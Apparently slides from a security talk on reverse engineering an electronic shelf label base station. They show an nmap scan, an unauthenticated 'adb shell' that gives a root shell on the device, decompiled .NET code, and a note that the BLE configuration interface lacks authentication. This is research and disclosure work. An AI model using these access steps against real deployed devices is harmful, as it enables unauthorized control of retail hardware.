
1.1 Product Description for Equipment under Test (EUT)

EUT Name:	ESL (Electronic Shelf Label)
EUT Model:	ET0213-36
Multiple Model:	ET0213-37, ET0213-38, ET0213-39
Operation Frequency:	2402-2480 MHz
Maximum Peak Output Power (Conducted):	1.06 dBm
Modulation Type:	GFSK
Rated Input Voltage:	DC3V
Serial Number:	CR220050012-RF-S1
EUT Received Date:	2022.5.12
EUT Received Status:	Good
Note: The Multiple models are electrically identical with the test model. Please refer to the declaration letter for more detail, which was provided by manufacturer.	


Reconnaissance



- Several problems
 - What product do we actually have?
 - Which version of that product do we have?

AP03	
eStation (AP04)	



2.4 GHz Architecture





```
root@rev-lab:/home/rev-lab# nmap -p- -sV 169.254.190.175
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-05 16:40 EDT
Nmap scan report for 169.254.190.175
Host is up (0.0010s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      Dropbear sshd 2019.78 (protocol 2.0)
5555/tcp  open  adb      Android Debug Bridge device (name: occam; model: Nexus 4; device: mako)
MAC Address: 90:A9:F7:40:03:DF (LAB-EL Elektronika Laboratoryjna)
Service Info: OSs: Linux, Android; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.83 seconds
root@rev-lab:/home/rev-lab#
```

```
rev-lab@rev-lab:~$ adb connect 169.254.190.175:5555
connected to 169.254.190.175:5555
rev-lab@rev-lab:~$ adb shell
root@eStation00V5:/# cat /etc/os-release
NAME=Buildroot
VERSION=FS22002-v1.20-dirty
ID=buildroot
VERSION_ID=FS22002-v1.20
PRETTY_NAME="Buildroot FS22002-v1.20"
BUILD_INFO="walter@ubuntu Tue Jun 25 16:12:14 CST 2024"
KERNEL="4.19"
root@eStation00V5:/#
```

What do we have here?

- Small embedded Linux system
- ADB
- SSH
- .NET App



runtimes



appsettings.
Default.json



appsettings.json



client.crt



Dummy.dll



eStation.deps.json



eStation.dll



eStation.pdb



eStation.
runtimeconfig.
json



Iot.Device.
Bindings.dll



MessagePack.
Annotations.dll



MessagePack.dll



Microsoft.
Extensions.
Logging....ions.dll



Microsoft.NET.
StringTools.dll



Microsoft.Win32.
SystemEvents.dll



MQTTnet.dll



Serilog.dll



Serilog.Sinks.File.
dll



System.CodeDom.
dll



System.Device.
Gpio.dll



System.Drawing.
Common.dll



System.IO.
Pipelines.dll



System.IO.Ports.
dll



System.
Management.dll



System.Text.Json.
dll




Temp.dll



UnitsNet.dll

Software Reversing


- Similar to before, but we have a different target
- .NET reversing is super nice with DNSpy (<https://github.com/dnSpyEx/dnSpy>)



The screenshot shows the dnSpy application interface. On the left, the 'Assembly Explorer' pane displays the structure of 'Dummy.dll'. It includes 'eStation (1.0.7.23)' with sub-items 'PE', 'Type References', 'References', and 'eStation'. The 'eStation' item is expanded, showing various fields like 'BLECode', 'ClientCode', 'ClientStatus', 'DogController', 'DogName', 'HardwareInfor', 'I2CController', and 'Program'. The 'Program' item is selected and expanded, showing 'Base Type and Interface' and 'Derived Types'. The main pane on the right shows the source code for the 'Program' class. The code is in C# and includes comments with token and RID information. It defines an internal class 'Program' with a static 'Main' method. The 'Main' method performs several actions: it calls 'Program.Init().Wait()', sets 'Program.LED' to a new 'I2CController', displays a message, logs information, calls 'Program.DisplayCurrentStatus', creates a 'DummyMQTT' object, runs it, logs another message, calls 'Program.InitSP()', logs a third message, creates a 'BLEController' object, opens it, logs a fourth message, calls 'Program.Reset()', logs a fifth message, calls 'Program.Heartbeat()', logs a sixth message, creates an 'Exception' object, sets 'errorCount' to 0, sets 'noPort' and 'noTask' to 0, and finally logs a seventh message.

```
25 // Token: 0x02000012 RID: 18
26 [NullableContext(1)]
27 [Nullable(0)]
28 internal class Program
29 {
30     // Token: 0x0600002A RID: 42 RVA: 0x000029E0 File Offset: 0x00000BE0
31     private static void Main(string[] args)
32     {
33         Program.Init().Wait();
34         Program.LED = new I2CController();
35         Program.LED.Display("----", true);
36         Log.Information("#0. Open_I2C_OK.");
37         Program.DisplayCurrentStatus(ClientStatus.Init);
38         Program.Dummy = new DummyMQTT(Program.Infor, Program.Config, new Action<bool>(Program.ProcessStatus), new Action<ArraySegment<byte>>(Program.ProcessData));
39         Program.Dummy.Run();
40         Log.Information("#1. Start_eDummy_OK.");
41         Program.InitSP();
42         Log.Information("#2. Open_SP_OK.");
43         Program.BLE = new BLEController(new Action<ApConfig>(Program.UpdateConfig), new Func<int, string>(Program.ReadConfig));
44         Program.BLE.Open();
45         Log.Information("#3. Start_BLE_Thread.");
46         Program.Reset();
47         Log.Information("#4. Start_Reset_Thread.");
48         Program.Heartbeat();
49         Log.Information("#5. Start_Heartbeat_Thread.");
50         Exception pre = new Exception(string.Empty);
51         int errorCount = 0;
52         int noPort = 0;
53         int noTask = 0;
54         Log.Information("#6. Running main work thread...");
```

What does the app do?



BLE Interface

- Used for configuring AP Settings
- several problems with the implementation
 - No authentication
 - It cannot be turned off
 - It is not functioning at all

Just hope the default config is working



